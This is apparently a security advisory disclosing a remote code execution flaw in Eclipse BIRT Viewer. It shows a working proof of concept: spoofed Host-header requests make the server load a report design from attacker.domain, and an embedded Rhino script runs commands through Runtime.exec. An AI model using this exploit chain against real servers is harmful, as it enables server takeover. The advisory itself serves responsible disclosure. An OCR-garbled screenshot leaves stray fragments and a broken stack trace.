Remote code execution in BIRT Viewer

Security advisory

2022/07/11

Louis Wolfers

Vulnerabilities description

BIRT Viewer

The *BIRT Viewer* application is part of the *Business Intelligence Reporting Tool*, an open source reporting and data visualization project made by the Eclipse Foundation. It can be integrated to Java and Java EE web applications to generate reports.

The issues

During a security assessment for a customer, Synacktiv identified a vulnerability in *BIRT Viewer* that allows to execute commands on the underlying server. Indeed, the default configuration of *BIRT Viewer* allows specifying report paths that match the current domain. However, in certain configurations, it does not check properly the origin of a *Report Design* file.

Affected versions

This vulnerability was introduced with the following git commit (pushed the 10th of February 2011):

https://github.com/eclipse/birt/commit/c98871b7003fafd96f013167340a8c9103d8b479

Synacktiv has confirmed that version 4.9.0 is affected by this vulnerability and suspects that every version released after the aforementioned commit (starting from version 2.6.2) is vulnerable.

Timeline

Date	Action
18/07/2022	Advisory sent to Eclipse.

Technical description and Proof-of-Concept

Initial vulnerability discovery

Searching for vulnerabilities on a *BIRT Viewer* instance, Synacktiv noticed that *BIRT Viewer* allowed generating reports using URL paths depending on the value of the *URL_REPORT_PATH_POLICY* parameter:

- none: URL paths are disabled.
- domain (default value): “Only the paths with host matches current domain. Note the comparison is literal, "127.0.0.1" and "localhost" are considered as different hosts.”
- all: all URL paths are enabled.

The code used to check if the path matches the current domain is the following:

```
public static boolean isValidFilePath( HttpServletRequest request,
             String filePath )
{
      if ( filePath == null )
             return false;

      // check and aply url report path policy
      if ( !POLICY_ALL.equalsIgnoreCase( urlReportPathPolicy ) )
      {
             File f = new File( filePath );


             if ( !f.isAbsolute( ) )
             {
                    try
                    {
                           URL url = new URL( filePath );


                           if ( POLICY_DOMAIN.equalsIgnoreCase( urlReportPathPolicy ) )
                           {
                                  String dm = request.getServerName( );


                                  if ( !dm.equals( url.getHost( ) ) )
                                  {
                                         return false;
                                  }
                           }
                           else
                           {
                                  return false;
                           }
                    }
                    catch ( MalformedURLException e )
                    {
                           // ignore
                    }
             }
      }
```

BIRT Viewer compares the content of the HTTP *Host* header with the host of the URL path. If they are both equal, it considers that the URL matches the current domain and generates the report.

If the server integrating *BIRT Viewer* has a default *Host* header to fallback on (e.g. by using the *defaultHost* attribute on *Apache Tomcat*), or if the server replies to HTTP requests regardless of the *Host* header's value (e.g. when the domain is added with the *Alias* element on *Apache Tomcat*), an attacker is able to bypass this check.

In the following example, a vulnerable *BIRT Viewer* instance is running on the *vulnerable.synacktiv* domain. An attacker can modify the *Host* header to a domain he controls (*attacker.domain*):

```
GET /birt-viewer/frameset?__report=http://attacker.domain/poc.rptdesign HTTP/1.1
Host: attacker.domain
Referer: http://vulnerable.synacktiv/birt-viewer/
[...]

GET /poc.rptdesign HTTP/1.1
User-Agent: Java/11.0.15
Host: attacker.domain
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

Proof of Concept of remote code execution

BIRT Viewer allows having scripted data sources and data sets. Users can define Rhino scripts to query custom data sources. An attacker can define a malicious script that executes commands on the underlying server:

```
importPackage(Packages.java.lang);
p = eval('java.lang.Runtime.getRuntime().exec("xcalc");');
```

The *Report Design* file (named *poc.rptdesign* on the following requests) can then be hosted on a remote HTTP server to exploit the vulnerability:

```
GET /birt-viewer/frameset?__report=http://attacker.domain/poc.rptdesign HTTP/1.1
Host: attacker.domain
[...]
```

The response to this request must be intercepted to either:

- Obtain a *viewingSessionId*, required to make the request to the SOAP endpoint that will effectively execute the command.
- Modify the HTML *base* tag (which is reflected from the edited *Host* header) so that the browser makes the subsequent requests to the correct server.


In this example, the HTML *base* tag was modified:

```
HTTP/1.1 200
[...]
Content-Length: 47255

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/REC-html40/strict.dtd">
<HTML lang="en">
	<HEAD>
		<TITLE>BIRT&#32;Report&#32;Viewer</TITLE>
		<BASE href="http://vulnerable.synacktiv/birt-viewer/webcontent/birt" >
[...]
```

The attacker must then intercept the request to the SOAP endpoint and modify the *Host* header again:

```
POST
/birt-viewer/frameset?__report=http://attacker.domain/poc.rptdesign&__sessionId=20220711_15
2244_072&__dpi=96 HTTP/1.1
Host: attacker.domain
X-Requested-With: XMLHttpRequest
Content-type: text/xml; charset=UTF-8; charset=UTF-8
request-type: SOAP
Content-Length: 525
Referer: http://vulnerable.synacktiv/birt-viewer/frameset?
__report=test.rptdesign&sample=my+parameter
[...]
```


Applications Places System
EN lun. juil. 11, 15:40
louis@birt-viewer: ~/Downloads/apache-tomcat-9.0.64
File Edit View Search Terminal Help
Calculator
DEG DEC
louis@birt-viewer: ~/D... Apache Tomcat® - Apa... Calc

```
.java:92)
        at org.apache.catalina.valves.AbstractAc                    tractAc
cessLogValve.java:687)
        at org.apache.catalina.core.StandardEngi                    EngineV
alve.java:78)
        at org.apache.catalina.connector.CoyoteAd                   apter.j
ava:360)
        at org.apache.coyote.http11.Http11Proces                    ssor.ja
va:399)
        at org.apache.coyote.AbstractProcessorLi                    cessorL
ight.java:65)
        at org.apache.coyote.AbstractProtocol$Co                    (Abstra
ctProtocol.java:890)
        at org.apache.tomcat.util.net.NioEndpoin                    (NioEnd
point.java:1787)
        at org.apache.tomcat.util.net.SocketProc                    cessorB
ase.java:49)
        at org.apache.tomcat.util.threads.Thread                    ThreadP
oolExecutor.java:1191)
        at org.apache.tomcat.util.threads.Thread                    (Thread
PoolExecutor.java:659)
        at org.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(Task
```

Illustration 1: The *xcalc* command is executed on the underlying server running *BIRT Viewer*.

The same vulnerability is present on the *run* endpoint.

Impact

A successful exploitation of this vulnerability allows executing arbitrary commands and accessing the underlying filesystem with the privileges of the user executing the web server.